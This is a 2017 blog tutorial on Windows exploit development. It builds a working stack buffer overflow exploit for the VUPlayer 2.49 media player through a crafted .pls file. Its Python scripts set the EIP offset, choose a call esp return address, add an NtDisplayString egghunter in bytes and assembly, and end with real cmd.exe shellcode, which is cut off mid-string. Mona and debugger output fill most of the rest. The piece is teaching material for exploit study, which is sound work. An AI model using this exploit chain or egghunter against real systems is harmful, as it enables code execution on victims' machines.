

# Zero Day Zen Garden: Windows Exploit Development – Part 3 [Egghunter to Locate Shellcode]

Sep 2, 2017 • Steven Patterson



Hey there! Today, we're going to be using an egghunter to find shellcode on the stack. This will be our first glance at what's categorized as "staged shellcode", exciting! The target we'll be exploiting is a media player called VUPlayer v2.49 (download it [here](#)) and you can read more about the original exploit from the [Exploit-DB](#) page. Okay, let's get started on our first egghunter exploit!



First, as usual, we'll need to see how we can crash the target program. VUPlayer is vulnerable to a stack buffer overflow when it parses a ".pls" file. A vulnerability like this would typically be found through a file format fuzzer (more on that in later tutorials). Let's generate a large buffer and stuff it into a ".pls" file. We can write a Python script to do all of this for us:

vuplayer\_poc1.py

```
BUF_SIZE = 2000 # Set a consistent total buffer size

crash = "A"*BUF_SIZE # Generate a large buffer of A's

buf = crash # Store into buffer for crash

try:
    f = open("C:\\payload.pls", "wb") # Exploit output will be written to C di
    f.write(buf) # Write entirety of buffer out to file
```

```


f.close() # Close file
print "\nVUPlayer Egghunter Stack Buffer Overflow Exploit"
print "\nExploit written successfully!"
print "Buffer size: " + str(len(buf)) + "\n" # Buffer size sanity check to e
except Exception, e:
print "\nError! Exploit could not be generated, error details follow:\n"
print str(e) + "\n"

```


As you can see, we wrote a script to generate a large A buffer then stuff it into a file called “payload.pls” which will be written out to the C directory. Run the script, start up VUPlayer and then drag + drop the payload file into the media player. It crashed! There wasn’t any helpful error box this time so I’m omitting the screenshot of it being crashed. Awesome, now let’s attach a debugger and confirm that EIP was overwritten in the first step of our exploit development process.

## Step 1: Attach debugger and confirm vulnerability

Alright, let’s open VUPlayer with Immunity Debugger and hit Run (F9).



Immunity will pop up a few warning message boxes about possible self-modifying code, just hit okay to close them and continue on.



Let’s drag and drop the crashing payload file again and...



```

Registers (FPU)
EAX 00000000
ECX 42326842
EDX 000870F0
EBX 004667E0 VUPlayer.004667E0
ESP 0012ED14 ASCII "8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bi0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl
EBP 42326842
ESI 00000000
EDI 0012F080 ASCII "0C1lC12C13C14C15C16C17C18C19Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2
EIP 68423768
C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 1 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FFDF000(FFF)
T 0 GS 0000 NULL
D 0
O 0
0 0 LastErr ERROR_FILENAME_EXCED_RANGE (000000CE)
EFL 00210246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty
ST1 empty
ST2 empty
ST3 empty
ST4 empty
ST5 empty
ST6 empty
ST7 empty
FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 0 0 (GT)
FCW 027F Prec NEAR,53 Mask 1 1 1 1 1 1

```

Looks like we've got a pattern buffer in EIP! We should now be able to use Mona to find our EIP offset using the following command:

```
!mona po 0x68423768
```

```

0BADF000 [+] Command used:
0BADF000 !mona po 0x68423768
0BADF000 Looking for h7Bh in pattern of 500000 bytes
0BADF000 - Pattern h7Bh (0x68423768) found in cyclic pattern at position 1012
0BADF000 Looking for h7Bh in pattern of 500000 bytes
0BADF000 Looking for hB7h in pattern of 500000 bytes
0BADF000 - Pattern hB7h not found in cyclic pattern (uppercase)
0BADF000 Looking for h7Bh in pattern of 500000 bytes
0BADF000 Looking for hB7h in pattern of 500000 bytes
0BADF000 - Pattern hB7h not found in cyclic pattern (lowercase)
0BADF000
0BADF000 [+] This mona.py action took 0:00:00.320000

```

Aha, looks like the offset is 1012 bytes into our buffer. We'll update our Python script to test out if this is the correct EIP offset by trying to load 0xdeadbeef into EIP:

### vuplayer\_poc3.py

```

import struct

BUF_SIZE = 2000 # Set a consistent total buffer size

junk = "\x41"*1012 # 1012 bytes to hit EIP
eip = struct.pack("<L", 0xdeadbeef) # Use little-endian to format address 0x

exploit = junk + eip # Use junk padding to get to EIP overwri
fill = "\x43"*(BUF_SIZE-len(exploit)) # Calculate number of filler bytes to us
buf = exploit + fill # Combine everything together for exploi

try:
    f = open("C:\\payload.pls", "wb") # Exploit output will be written to C di
    f.write(buf) # Write entirety of buffer out to file
    f.close() # Close file
    print "\nVUPlayer Egghunter Stack Buffer Overflow Exploit"
    print "\nExploit written successfully!"
    print "Buffer size: " + str(len(buf)) + "\n" # Buffer size sanity check to e
except Exception, e:

```



```

File Edit Format View Help
0x7e45b310 : jmp esp {PAGE_EXECUTE_READ} [USER32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2600.5512 (C:\WINN
0x76c97e0b : jmp esp {PAGE_EXECUTE_READ} [IMAGEHLP.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2600.6479 (C:\W
0x7cb41020 : jmp esp {PAGE_EXECUTE_READ} [SHELL32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v6.00.2900.6242 (C:\W
0x770058ef : jmp esp null {PAGE_EXECUTE_READ} [CLBCATQ.DLL] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v2001.12.4414.700
0x74751873 : jmp esp asciprint,ascii {PAGE_EXECUTE_READ} [MSCTF.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.260
0x1000d0ff : jmp esp null {PAGE_EXECUTE_READWRITE} [BASS.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v2.3 (C:\Progr
0x100222c5 : jmp esp {PAGE_EXECUTE_READWRITE} [BASS.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v2.3 (C:\Program F
0x10022aa7 : jmp esp {PAGE_EXECUTE_READWRITE} [BASS.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v2.3 (C:\Program F
0x1002a659 : jmp esp {PAGE_EXECUTE_READWRITE} [BASS.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v2.3 (C:\Program F
0x77f31d9e : jmp esp {PAGE_EXECUTE_READ} [GDI32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2600.6460 (C:\WINDX
0x77def069 : jmp esp {PAGE_EXECUTE_READ} [ADVAPI32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2600.5755 (C:\W
0x77e1b52b : jmp esp {PAGE_EXECUTE_READ} [ADVAPI32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2600.5755 (C:\W
0x77e1be1b : jmp esp {PAGE_EXECUTE_READ} [ADVAPI32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2600.5755 (C:\W
0x77e26323 : jmp esp {PAGE_EXECUTE_READ} [ADVAPI32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2600.5755 (C:\W
0x77e27023 : jmp esp {PAGE_EXECUTE_READ} [ADVAPI32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2600.5755 (C:\W
0x7796fda3 : jmp esp {PAGE_EXECUTE_READ} [SETUPAPI.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2600.5512 (C:\W
0x7796fb13 : jmp esp {PAGE_EXECUTE_READ} [SETUPAPI.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2600.5512 (C:\W
0x7796fc03 : jmp esp {PAGE_EXECUTE_READ} [SETUPAPI.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2600.5512 (C:\W
0x0043373b : jmp esp startnull,asciprint,ascii {PAGE_EXECUTE_READ} [VUPlayer.exe] ASLR: False, Rebase: False, SafeSEH: False, OS:
0x004b8e91 : jmp esp startnull {PAGE_EXECUTE_READ} [VUPlayer.exe] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v2.49 (C:\
0x771563ea : jmp esp {PAGE_EXECUTE_READ} [OLEAUT32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2600.6341 (C:\W
0x7716f3fc : jmp esp {PAGE_EXECUTE_READ} [OLEAUT32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2600.6341 (C:\W
0x77fb02fc : call esp {PAGE_EXECUTE_READ} [SHELL32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v6.00.2900.5912 (C:\W
0x7815ce75 : call esp {PAGE_EXECUTE_READ} [urlmon.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v8.00.6001.23562 (C:\W
0x7c836a78 : call esp {PAGE_EXECUTE_READ} [kernel32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2600.6332 (C:\W
0x7c93d005 : call esp {PAGE_EXECUTE_READ} [ntdll.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2600.6055 (C:\WINN
0x3e085cc3 : call esp {PAGE_EXECUTE_READ} [iertutil.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v8.00.6001.23562 (C
0x3e086013 : call esp ascii {PAGE_EXECUTE_READ} [iertutil.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v8.00.6001.2356
0x3e087417 : call esp ascii {PAGE_EXECUTE_READ} [iertutil.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v8.00.6001.2356
0x3e088817 : call esp {PAGE_EXECUTE_READ} [iertutil.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v8.00.6001.23562 (C
0x3e089e8b : call esp {PAGE_EXECUTE_READ} [iertutil.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v8.00.6001.23562 (C
0x3e08b017 : call esp {PAGE_EXECUTE_READ} [iertutil.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v8.00.6001.23562 (C
0x3e08c413 : call esp {PAGE_EXECUTE_READ} [iertutil.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v8.00.6001.23562 (C
0x3e0dbfba : call esp {PAGE_EXECUTE_READ} [iertutil.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v8.00.6001.23562 (C
0x3e0de279 : call esp {PAGE_EXECUTE_READ} [iertutil.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v8.00.6001.23562 (C
0x3e0df2cb : call esp {PAGE_EXECUTE_READ} [iertutil.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v8.00.6001.23562 (C
0x3e16cc0f : call esp {PAGE_EXECUTE_READ} [iertutil.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v8.00.6001.23562 (C
0x77506822 : call esp asciprint,ascii {PAGE_EXECUTE_READ} [ole32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.26
0x7ca6801a : call esp {PAGE_EXECUTE_READ} [SHELL32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v6.00.2900.6242 (C:\W
0x7cb42e3e : call esp {PAGE_EXECUTE_READ} [SHELL32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v6.00.2900.6242 (C:\W
0x7cb7b62d : call esp {PAGE_EXECUTE_READ} [SHELL32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v6.00.2900.6242 (C:\W
0x7475d20f : call esp {PAGE_EXECUTE_READ} [MSCTF.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2600.5512 (C:\WINN

```

Then update your Python script with it and add some mock interrupt shellcode for testing:

## vuplayer\_poc4.py

```

import struct

BUF_SIZE = 2000 # Set a consistent total buffer size

junk = "\x41"*1012 # 1012 bytes to hit EIP
eip = struct.pack("<L", 0x7c836a78) # Use little-endian to format address 0x
nops = "\x90"*24 # Preface shellcode with NOP sled
shellcode = "\xCC"*35 # Mock shellcode INT instructions

exploit = junk + eip + nops + shellcode # Padding to get to EIP, into NOP sled a
fill = "\x43"*(BUF_SIZE-len(exploit)) # Calculate number of filler bytes to us
buf = exploit + fill # Combine everything together for exploi

try:
    f = open("C:\\payload.pls", "wb") # Exploit output will be written to C di
    f.write(buf) # Write entirety of buffer out to file
    f.close() # Close file
    print "\nVUPlayer Egghunter Stack Buffer Overflow Exploit"
    print "\nExploit written successfully!"
    print "Buffer size: " + str(len(buf)) + "\n" # Buffer size sanity check to e
except Exception, e:
    print "\nError! Exploit could not be generated, error details follow:\n"
    print str(e) + "\n"

```

Run the updated Python script and drop the new payload into VUPlayer:

The screenshot shows a debugger interface with three main panels:

- Assembly View (Top Left):** Displays assembly instructions from address 0012ED20 to 0012ED63. The instructions are primarily `INT3` and `INC EBX`.
- Registers (FPU) View (Top Right):** Shows the state of various registers. Notable values include `EIP 0012ED20`, `EAX 00000000`, `ECX 41414141`, `EDX 00091D78`, `ESP 0012ED10`, `EBP 41414141`, `EIP 0012ED20`, and `EAX 004667E0` with a comment "UUP layer.004667E0". The `LastErr` is `ERROR_FILENAME_EXCED_RANGE (000000CE)`.
- Memory Dump (Bottom):** Shows a hex dump of memory starting at address 0051D000. The dump contains various byte sequences, including `00 00 00 F1 85 4F 00` and `00 10 40 00 60 10 40 00`.

Great! We hit the mock shellcode. Now we could go ahead and substitute in our real shellcode but, let's add a little challenge. What if we didn't have enough space to host more than 32 bytes of code on the stack? Also, what if we didn't have the ability to jump to other registers? It would appear like we'd be out of luck, how can we execute a larger shellcode payload if there isn't enough space for it? Well, we'd have to place it somewhere else. Alright, I guess we could host it elsewhere, but then how would we get to it if we can't jump to it? Sometimes you'll be faced with situations that have these exact same challenges, where you'll have limited space to work with and you'll need to have other ways of locating shellcode that don't rely on jump techniques.

The answer to these challenges is that we need construct a very small assembly language program (like 32 bytes small), which will be able to search for and execute our shellcode. This code could be programmed to be on the lookout for a unique tag or "egg" and when it finds this tag, then it would know it found the shellcode (shell, eggs, get it? har har). This is the basis for the egghunter, which we'll implement in the next step.

### Step 4: Building the egghunter

The egghunter code we'll be using is based on the `NtDisplayString` technique. You can read the assembly code for the egghunter in the section below:

```

6681CAFF0F  or dx,0x0fff      ; [0x0] loop through pages in memory by adding 4
42          inc edx          ; [0x5] loop through every single address in the
52          push edx       ; push EDX value (current address) onto the stack
6A43       push byte +0x43 ; push value 0x43 (syscall ID for NtDisplayString)
58          pop eax        ; pop value 0x43 into EAX to use as param for syscall
CD2E       int 0x2e        ; send interrupt to call NtDisplayString kernel
3C05       cmp al,0x5     ; compare low order byte of EAX (AL) to value 0x5
5A          pop edx       ; restore EDX from the stack
74EF       jz 0x0        ; if the ZF flag was set by CMP instruction, the
              ; invalid page so we loop back to top [0x0]
B874303077 mov eax,0x77303074 ; this is the tag (77 30 30 74 = w00t)
8BFA       mov edi,edx   ; set EDI to current address pointer in EDX for scasd
AF         scasd         ; compares value in EAX to DWORD value addressed
              ; then set EFLAGS register accordingly after SCASD
75EA       jnz 0x5      ; if the address is not zero, we did not find the tag
AF         scasd         ; otherwise, we have a zero flag and we did find the tag
75E7       jnz 0x5      ; if no second w00t found, we don't have the right tag
FFE7       jmp edi      ; otherwise, we have a zero flag and we found the tag

```

Basically, how it works is that it loops through pages of memory and systematically uses data from each address it finds to make a system call to NtDisplayString. It then compares this data value to the unique tag/egg we give it (e.g. "w00tw00t"). If it finds that the data matches the tag, then it jumps to that address and begins executing shellcode. The egg is successfully hunted! This is why it is categorized as "staged shellcode", since it works by breaking the shellcode execution into an initial stage where we search for the shellcode and a final stage where we begin execution.

Let's see how this works in our updated Python script:

vuplayer\_poc5.py

```

import struct

BUF_SIZE = 2000 # Set a consistent total buffer size

junk = "\x41"*1012 # 1012 bytes to hit EIP
eip = struct.pack("<L", 0x7c836a78) # Use little-endian to format address 0x7c836a78

nops = "\x90"*24 # Preface shellcode with NOP sled

# NtDisplayString Egghunter
egghunter = "\x66\x81\xCA\xFF\x0F\x42\x52\x6A\x43\x58\xCD\x2E\x3C\x05\x5A\x74\xE7"
egghunter += "w00t" # Our tag is going to be "w00t"
egghunter += "\x8B\xFA\xAF\x75\xEA\xAF\x75\xE7\xFF\xE7"

egg = "w00tw00t" # Tag x 2 will be our egg, egghunter code will search for the egg

shellcode = "\xCC"*300 # Mock shellcode with INT instructions

# Place the egghunter after EIP overwrite so we can execute it and search for the egg

```

```

exploit = junk + eip + egghunter + egg + nops + shellcode
fill = "\x43"*(BUF_SIZE-len(exploit)) # Calculate number of filler bytes to us
buf = exploit + fill # Combine everything together for exploi

try:
    f = open("C:\\payload.pls", "wb") # Exploit output will be written to C di
    f.write(buf) # Write entirety of buffer out to file
    f.close() # Close file
    print "\nVUPlayer Egghunter Stack Buffer Overflow Exploit"
    print "\nExploit written successfully!"
    print "Buffer size: " + str(len(buf)) + "\n" # Buffer size sanity check to e
except Exception, e:
    print "\nError! Exploit could not be generated, error details follow:\n"
    print str(e) + "\n"

```

Go ahead and run the script to generate our newest payload file. Drag and drop it into VUPlayer with the debugger attached and BAM! Looks like we hit our mock interrupt shellcode!

The screenshot displays a debugger interface with three main panels:

- Memory Dump (Left):** Shows a sequence of instructions at addresses 00097B49 to 00097B7F. Each instruction is 'INT3', which is a software interrupt instruction used for debugging.
- Registers (Top Right):** Shows the state of various registers. The EIP register is highlighted at 00097B49. An error message is displayed: 'ERROR\_FILENAME\_EXCED\_RANGE (000000CE)'. Other registers like EAX, ECX, EDI, etc., are shown with their current values.
- Stack (Bottom Right):** Shows the stack frame, including a return address of 7C896A7A, which is the address of the kernel's 'RETURN to kernel' function.

You can even see the egg in the code yourself by taking a look at the stack, w00t!

```
0012ED10 7C836A7A a3j! RETURN to kernel32.7C836A7A
0012ED14 FFC8166 fU#
0012ED18 6A52420F *BRj
0012ED1C 2ECC05843 C%#
0012ED20 745A053C <#2t
0012ED24 3077B8EF nqW0
0012ED28 FA8B7430 0t i:
0012ED2C AFEA75AF >uΩ#
0012ED30 E7FFE725 u# #
0012ED34 74303077 w00t
0012ED38 74303077 w00t
0012ED3C 90909090 EEEE
0012ED40 90909090 EEEE
0012ED44 90909090 EEEE
0012ED48 90909090 EEEE
0012ED4C 90909090 EEEE
0012ED50 90909090 EEEE
0012ED54 CCCCCCCC IFFFF
0012ED58 CCCCCCCC IFFFF
0012ED5C CCCCCCCC IFFFF
0012ED60 CCCCCCCC IFFFF
0012ED64 CCCCCCCC IFFFF
0012ED68 CCCCCCCC IFFFF
0012ED6C CCCCCCCC IFFFF
0012ED70 CCCCCCCC IFFFF
0012ED74 CCCCCCCC IFFFF
0012ED78 CCCCCCCC IFFFF
0012ED7C CCCCCCCC IFFFF
0012ED80 CCCCCCCC IFFFF
0012ED84 CCCCCCCC IFFFF
0012ED88 CCCCCCCC IFFFF
0012ED8C CCCCCCCC IFFFF
0012ED90 CCCCCCCC IFFFF
0012ED94 CCCCCCCC IFFFF
0012ED98 CCCCCCCC IFFFF
0012ED9C CCCCCCCC IFFFF
```

You can also find it by issuing the following Mona command:

```
!mona find -s "w00tw00t"
```

```
0BADF000 [+] Command used:
0BADF000 !mona find -s "w00tw00t"
----- Mona command started on 2017-09-02 13:11:07 (v2.0, rev 577) -----
0BADF000 [+] Processing arguments and criteria
0BADF000 - Pointer access level : *
0BADF000 - Treating search pattern as asc
0BADF000 [+] Searching from 0x00000000 to 0x7fffffff
0BADF000 [+] Preparing output file 'find.txt'
0BADF000 - (Re)setting logfile c:\logs\UUPlayer\find.txt
0BADF000 [+] Generating module info table, hang on...
0BADF000 - Processing modules
0BADF000 - Done. Let's rock 'n roll.
0BADF000 [+] Writing results to c:\logs\UUPlayer\find.txt
0BADF000 - Number of pointers of type "w00tw00t" : 5
0BADF000 [+] Results :
0x00d97b28 : "w00tw00t" | startnull (PAGE_READWRITE) [Heap]
0x00d99c1c : "w00tw00t" | startnull (PAGE_READWRITE) [Heap]
0x00d9a040 : "w00tw00t" | startnull (PAGE_READWRITE) [Heap]
0x00d9abec : "w00tw00t" | startnull (PAGE_READWRITE) [Heap]
0012ED34 0x0012ed34 : "w00tw00t" | startnull (PAGE_READWRITE) [Stack]
Found a total of 5 pointers
0BADF000 [+] This mona.py action took 0:00:00.891000
```

If you'd like to dig deeper and actually see, step-by-step, the egghunter code doing its job then modify the Python script to include a "pause\_code" variable that will allow you to pause execution right before the egghunter code starts working:

### vuplayer\_poc5.py

```
import struct

BUF_SIZE = 2000 # Set a consistent total buffer size

junk = "\x41"*1012 # 1012 bytes to hit EIP
eip = struct.pack("<L", 0x7c836a78) # Use little-endian to format address 0x

nops = "\x90"*24

# Pause code execution and let us step through the egghunter code using F7 (Step
# Execution will be interrupted and then the user can step through a few NOPs
# before getting to the egghunter code
pause_code = "\xCC\x90\x90\x90"
```

```

# NtDisplayString Egghunter
egghunter = "\x66\x81\xCA\xFF\x0F\x42\x52\x6A\x43\x58\xCD\x2E\x3C\x05\x5A\x74\xE
egghunter += "w00t" # Our tag is going to be "w00t"
egghunter += "\x8B\xFA\xAF\x75\xEA\xAF\x75\xE7\xFF\xE7"

egg = "w00tw00t" # Tag x 2 will be our egg, egghunter code will search for th

shellcode = "\xCC"*300 # Mock shellcode with INT instructions

# Place the egghunter after EIP overwrite so we can execute it and search for th
# Add pause code so we can step through the egghunter code
exploit = junk + eip + pause_code + egghunter + egg + nops + shellcode
fill = "\x43"*(BUF_SIZE-len(exploit)) # Calculate number of filler bytes to us
buf = exploit + fill # Combine everything together for exploi

try:
    f = open("C:\\payload.pls", "wb") # Exploit output will be written to C di
    f.write(buf) # Write entirety of buffer out to file
    f.close() # Close file
    print "\nVUPlayer Egghunter Stack Buffer Overflow Exploit"
    print "\nExploit written successfully!"
    print "Buffer size: " + str(len(buf)) + "\n" # Buffer size sanity check to e
except Exception, e:
    print "\nError! Exploit could not be generated, error details follow:\n"
    print str(e) + "\n"

```

When you run this script and drag/drop the payload into VUPlayer while the debugger is attached, execution will pause just before the egghunter code, then after stepping through a few NOPs (F7 or Debug -> Step into) you'll land in the egghunter code and you can see exactly what it's doing:

The screenshot displays a debugger interface with two main panels. The left panel shows assembly code with instructions such as `INC EDX`, `PUSH EDX`, `POP EBX`, `INT 2E`, `POP ESI`, `POP EDI`, `JE SHORT 0012E019`, `MOV EBX, 74303077`, `MOV EDI, EDI`, `SCAS DWORD PTR ES:[EDI]`, `JNC SHORT 0012E019`, `SCAS DWORD PTR ES:[EDI]`, `JNZ SHORT 0012E01E`, and `JMP EDI`. A red box highlights the instructions from `0012E019` to `0012E037`. The right panel shows the 'Registers (FPU)' window, listing registers like `EAX`, `ECX`, `EDX`, `EBX`, `ESP`, `EBP`, `ESI`, `EDI`, `EIP`, `C`, `P`, `H`, `Z`, `CS`, `FS`, `GS`, `IOPL`, `IOPL`, `EFL`, `ST0` through `ST7`, `FST`, and `FCW`. The `EIP` register is highlighted and shows the address `0012E019`.

You'll notice that the registers in the "Registers" panel will change and update in response to the egghunter code. Eventually it'll go into its search loop, so feel free to hit the F9 button to Run the program and see the egghunter conclude. After your curiosity has been satisfied, we won't be needing the `pause_code` variable anymore so we'll remove it in future scripts.

Now, let's see what happens if we move the shellcode by an arbitrary amount, we'll place the variable "badcode" in between the egghunter and the shellcode then see if it still works:

## vuplayer\_poc5.py

```
import struct

BUF_SIZE = 2000 # Set a consistent total buffer size

junk = "\x41"*1012 # 1012 bytes to hit EIP
eip = struct.pack("<L", 0x7c836a78) # Use little-endian to format address 0x

nops = "\x90"*24

# NtDisplayString Egghunter
egghunter = "\x66\x81\xCA\xFF\x0F\x42\x52\x6A\x43\x58\xCD\x2E\x3C\x05\x5A\x74\xE7"
egghunter += "w00t" # Our tag is going to be "w00t"
egghunter += "\x8B\xFA\xAF\x75\xEA\xAF\x75\xE7\xFF\xE7"

egg = "w00tw00t" # Tag x 2 will be our egg, egghunter code will search for
badcode = "\x42"*248 # Demonstrate that exploit will still work even if shellcode is moved
shellcode = "\xCC"*300 # Mock shellcode with INT instructions

# Place the egghunter after EIP overwrite so we can execute it and search for the tag
# Add badcode section to show that egghunter will still find the shellcode if it is moved
exploit = junk + eip + egghunter + badcode + egg + nops + shellcode
fill = "\x43"*(BUF_SIZE-len(exploit)) # Calculate number of filler bytes to use
buf = exploit + fill # Combine everything together for exploit

try:
    f = open("C:\\payload.pls", "wb") # Exploit output will be written to C drive
    f.write(buf) # Write entirety of buffer out to file
    f.close() # Close file
    print "\nVUPlayer Egghunter Stack Buffer Overflow Exploit"
    print "\nExploit written successfully!"
    print "Buffer size: " + str(len(buf)) + "\n" # Buffer size sanity check to ensure size is correct
except Exception, e:
    print "\nError! Exploit could not be generated, error details follow:\n"
    print str(e) + "\n"
```

Run the script and you'll see that it still works! That's the beauty of the egghunter, no matter where our shellcode is, the egghunter should be able to find and execute it.

```

0012E0F8 42424242 BBBB
0012E0FC 42424242 BBBB
0012E100 42424242 BBBB
0012E104 42424242 BBBB
0012E108 42424242 BBBB
0012E10C 42424242 BBBB
0012E110 42424242 BBBB
0012E114 42424242 BBBB
0012E118 42424242 BBBB
0012E11C 42424242 BBBB
0012E120 42424242 BBBB
0012E124 42424242 BBBB
0012E128 42424242 BBBB
0012E12C 74303077 w00t
0012E130 74303077 w00t
0012E134 90909090 EEEE
0012E138 90909090 EEEE
0012E13C 90909090 EEEE
0012E140 90909090 EEEE
0012E144 90909090 EEEE
0012E148 90909090 EEEE
0012E14C CCCCCCCC IFFFFF
0012E150 CCCCCCCC IFFFFF
0012E154 CCCCCCCC IFFFFF
0012E158 CCCCCCCC IFFFFF
0012E15C CCCCCCCC IFFFFF
0012E160 CCCCCCCC IFFFFF
0012E164 CCCCCCCC IFFFFF
0012E168 CCCCCCCC IFFFFF
0012E16C CCCCCCCC IFFFFF
0012E170 CCCCCCCC IFFFFF
0012E174 CCCCCCCC IFFFFF
0012E178 CCCCCCCC IFFFFF
0012E17C CCCCCCCC IFFFFF
0012E180 CCCCCCCC IFFFFF
0012E184 CCCCCCCC IFFFFF

```

Now let's add in some real shellcode and see if we can get a command prompt cmd.exe to pop:

vuplayer\_poc6.py

```

import struct

BUF_SIZE = 2000 # Set a consistent total buffer size

junk = "\x41"*1012 # 1012 bytes to hit EIP
eip = struct.pack("<L", 0x7c836a78) # Use little-endian to format address 0x

nops = "\x90"*24

# NtDisplayString Egghunter
egghunter = "\x66\x81\xCA\xFF\x0F\x42\x52\x6A\x43\x58\xCD\x2E\x3C\x05\x5A\x74\xE"
egghunter += "w00t" # Our tag is going to be "w00t"
egghunter += "\x8B\xFA\xAF\x75\xEA\xAF\x75\xE7\xFF\xE7"

egg = "w00tw00t" # Tag x 2 will be our egg, egghunter code will search fo
badcode = "\x42"*248 # Demonstrate that exploit will still work even if shell

# Command prompt (cmd.exe) shellcode + process exit (195 bytes)
shellcode = "\xFC\x33\xD2\xB2\x30\x64\xFF\x32\x5A\x8B"
shellcode += "\x52\x0C\x8B\x52\x14\x8B\x72\x28\x33\xC9"
shellcode += "\xB1\x18\x33\xFF\x33\xC0\xAC\x3C\x61\x7C"
shellcode += "\x02\x2C\x20\xC1\xCF\x0D\x03\xF8\xE2\xF0"
shellcode += "\x81\xFF\x5B\xBC\x4A\x6A\x8B\x5A\x10\x8B"
shellcode += "\x12\x75\xDA\x8B\x53\x3C\x03\xD3\xFF\x72"
shellcode += "\x34\x8B\x52\x78\x03\xD3\x8B\x72\x20\x03"
shellcode += "\xF3\x33\xC9\x41\xAD\x03\xC3\x81\x38\x47"
